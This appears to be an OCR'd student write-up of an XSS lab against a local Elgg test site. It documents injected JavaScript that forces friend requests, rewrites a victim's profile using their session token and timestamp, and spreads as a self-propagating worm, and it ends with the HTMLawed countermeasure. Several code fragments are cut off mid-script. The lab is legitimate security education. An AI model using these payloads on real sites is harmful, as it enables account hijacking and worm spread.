
```
<script type="text/javascript"> window.onload=function()
{
var Ajax=null;
var ts="&__elgg_ts="+elgg.security.token.__elgg_ts; var
token="&__elgg_token="+elgg.security.token.__elgg_token;
//Construct the HTTP request to add Samy as a friend.
var
sendurl="http://www.xsslabelgg.com/action/friends/add?friend=4
7"+token+ts; //Create and send Ajax request to add friend.
Ajax=new XMLHttpRequest();
Ajax.open("GET",sendurl,true);
```

Public

Brief description

Observation: A JS code is formed which constructs the URL and gets triggered when Samy’s profile is visited. On saving the changes, the JS code is executed and Samy can be added as his own friend.

Alice's account before the attack : no friends


Alice's friends : XSS Lab Site - Mozilla Firefox


www.xsslabelgg.com/friends/alice

XSS Lab Site

Alice's friends

No friends yet.

Alice's account after the attack : Samy added as a friend


All Site Activity : XSS Lab Site - Mozilla Firefox

www.xsslabelgg.com/activity/all

XSS Lab Site

All Site Activity

All | Mine | Friends


Filter: Show All

Alice is now a friend with Samy *just now*

Charlie is now a friend with Samy *4 minutes ago*

Observation: On logging into Alice's account, it can seen that Samy has been added as Alice's friend after the attack. This happens when Alice views Samy's profile. The XSS attack has been successful and Samy has been added as a friend.

Task 5: Modifying the Victim’s Profile.


VM1 [Running] - Oracle VM VirtualBox

12:43 AM

Inspec Consc Debug Style Ed Performa Memc Netw Stora

All HTML CSS JS XHR Fonts Images Media WS Other

Persist Logs Disable cache


Filter URLs

Sta...	Meth...	Fi
302	POST	edit
200	GET	sam
200	GET	font
200	GET	elgg
200	GET	colo
200	GET	jque
200	GET	jque
200	GET	requ
200	GET	requ
200	GET	elgg
200	GET	en.js
200	GET	init.j
200	GET	read
200	GET	Plug

14 requests 119.6

Headers Cookies Params Response Timings

```
Request URL: http://www.xsslabelgg.com/action/profile/edit
Request method: POST
Remote address: 127.0.0.1:80
Status code: 302 Found   Edit and Resend   Raw headers
Version: HTTP/1.1
Filter headers
Location: http://www.xsslabelgg.com/profile/samy
Pragma: no-cache
Server: Apache/2.4.18 (Ubuntu)
Request headers (509 B)
Accept: text/html,application/xhtml+xm...plication/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.5
Connection: keep-alive
Content-Length: 488
Content-Type: application/x-www-form-urlencoded
Cookie: Elgg=i02vf9s2hkk38vd9q4ks9ovkj4
Host: www.xsslabelgg.com
Referer: http://www.xsslabelgg.com/profile/samy/edit
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linu...) Gecko/20100101
            Firefox/60.0
```


VM1 [Running] - Oracle VM VirtualBox

12:44 AM

Inspec Consc Debug Style Ed Performa Memc Netw Stora

All HTML CSS JS XHR Fonts Images Media WS Other

Persist Logs Disable cache

Filter URLs

Sta...	Meth...	Fi
302	POST	edit
200	GET	sam
200	GET	font
200	GET	elgg
200	GET	colo
200	GET	jque
200	GET	jque
200	GET	requ
200	GET	requ
200	GET	elgg
200	GET	en.js
200	GET	init.j
200	GET	read
200	GET	Plug


14 requests 119.6

Headers Cookies Params Response Timings

```
Filter request parameters
Form data
  __elgg_token: jLX8XVduHEefAyM_luvcOA
  __elgg_ts: 1605937367
  accesslevel[briefdescription]: 2
  accesslevel[contactemail]: 2
  accesslevel[description]: 2
  accesslevel[interests]: 2
  accesslevel[location]: 2
  accesslevel[mobile]: 2
  accesslevel[phone]: 2
  accesslevel[skills]: 2
  accesslevel[twitter]: 2
  accesslevel[website]: 2
  briefdescription: Samy's+information
  contactemail:
  description:
  guid: 47
  interests:
  location:
  mobile:
```

VM1 [Running] - Oracle VM VirtualBox

Observation: The screenshots above show the developer tools tab while trying to edit Samy’s profile page.It is a POST request, the access level is 2(public), Samy’s GUID is 47, we can see the secret token and timestamp as well.


Edit profile : XSS Lab Site - Mozilla Firefox
12:46 AM
Edit profile : XSS Lab Site
www.xsslabelgg.com/profile/samy/edit
Visual editor

Display name

Samy

About me

```
var userName=elgg.session.user.name; var
guid="&guid="+elgg.session.user.guid; var
ts="&__elgg_ts="+elgg.security.token.__elgg_ts; var
token="&__elgg_token="+elgg.security.token.__elgg_token; var
desc="&description=DIYA+is+my+Hero"+"&accesslevel%5Bdescriptio
n%5D=2"; var name="&name="+userName;
//Construct the content of the url
var sendurl="http://www.xsslabelgg.com/action/profile/edit";
var content=token+ts+name+desc+guid; //FILL-IN var
samyGuid=47; //FILL-IN
if(elgg.session.user.guid!=samyGuid) {
```


Public

Brief description

Public


Location

Observation: The code above is added in Samy;s profile edit page to create a POST request. The code edits the user who views Samy;s page. It gets the token, timestamp, username and id for each user session with the access level remaining the same for all. The POST request to the URL is then created . The text “DIYA is my hero” will be added



Observation: On logging into Alice’s account and viewing Samy;s profile, it can be seen that DIYA is my hero has been added to the profile page thus, editing another user’s page without consent.

Task 6: Writing a Self-Propagating XSS Worm


VM1 [Running] - Oracle VM VirtualBox

Edit profile : XSS Lab Site - Mozilla Firefox

www.xsslabelgg.com/profile/samy/edit

Edit profile

Display name: Samy


About me

```
<script type="text/javascript" id="worm">
window.onload=function() {
//JavaScript code to access uer name, user guid, Time Stamp,
__elgg_ts //and Security Token __elgg_token
var userName=elgg.session.user.name; var
guid="&guid="+elgg.session.user.guid; var
ts="&__elgg_ts="+elgg.security.token.__elgg_ts; var
token="&__elgg_token="+elgg.security.token.__elgg_token; var
briefdesc="&briefdescription=DIYA+is+my+Hero".concat("&accessl
evel%5Bbriefdescription%5D=2"); var name="&name="+userName;
var jsCode="<script type='type/javascript'
```

Public

Brief description

Observation: The DOM approach is used to create a self propagating worm. The JS code is added to Samy's profile as shown above. The changes are saved


Charlie : XSS Lab Site - Mozilla Firefox

www.xsslabelgg.com/profile/charlie


XSS Lab Site

Charlie

About me

DIYA is my hero

Observation: On logging into Charlie's profile and viewing Samy;s profile, it can be seen that Charlie's profile page has changed due to the malicious JS code. Furthermore, the same code can be seen in Charlie's profile page as well. Showing that the copy of the worm is propagating.


VM1 [Running] - Oracle VM VirtualBox
2:10 AM
Edit profile : XSS Lab Sit
www.xsslabelgg.com/profile/charlie/ed
Visual editor
Untitled - Notepad

Edit profile

Display name: Charlie

About me


```
<script type="text/javascript" id="worm">
window.onload=function() {
//JavaScript code to access uer name, user guid, Time Stamp,
__elgg_ts //and Security Token __elgg_token
var userName=elgg.session.user.name; var
guid="&guid="+elgg.session.user.guid; var
ts="&__elgg_ts="+elgg.security.token.__elgg_ts; var
token="&__elgg_token="+elgg.security.token.__elgg_token; var
briefdesc="&briefdescription=DIYA+is+my+Hero".concat("&accessl
evel%5Bbriefdescription%5D=2"); var name="&name="+userName;
var isCode="<script type='type/javascript'
```

Public

Brief description

Observation: Furthermore, the same code can be seen in Charlie's profile page as well. Showing that the copy of the worm is propagating. Now charlie becomes a worm carrier and when a user visits Charlie's page, the worm gets executed and propagates.


Task 7: Countermeasures



Deactivate HTMLawed Provides security filtering. Running a site with this plugin disabled i

Deactivate User Validation by Email Simple user account validation through email.

Observation: The HTMLawed plugin countermeasure against XSS attacks is activated as shown above

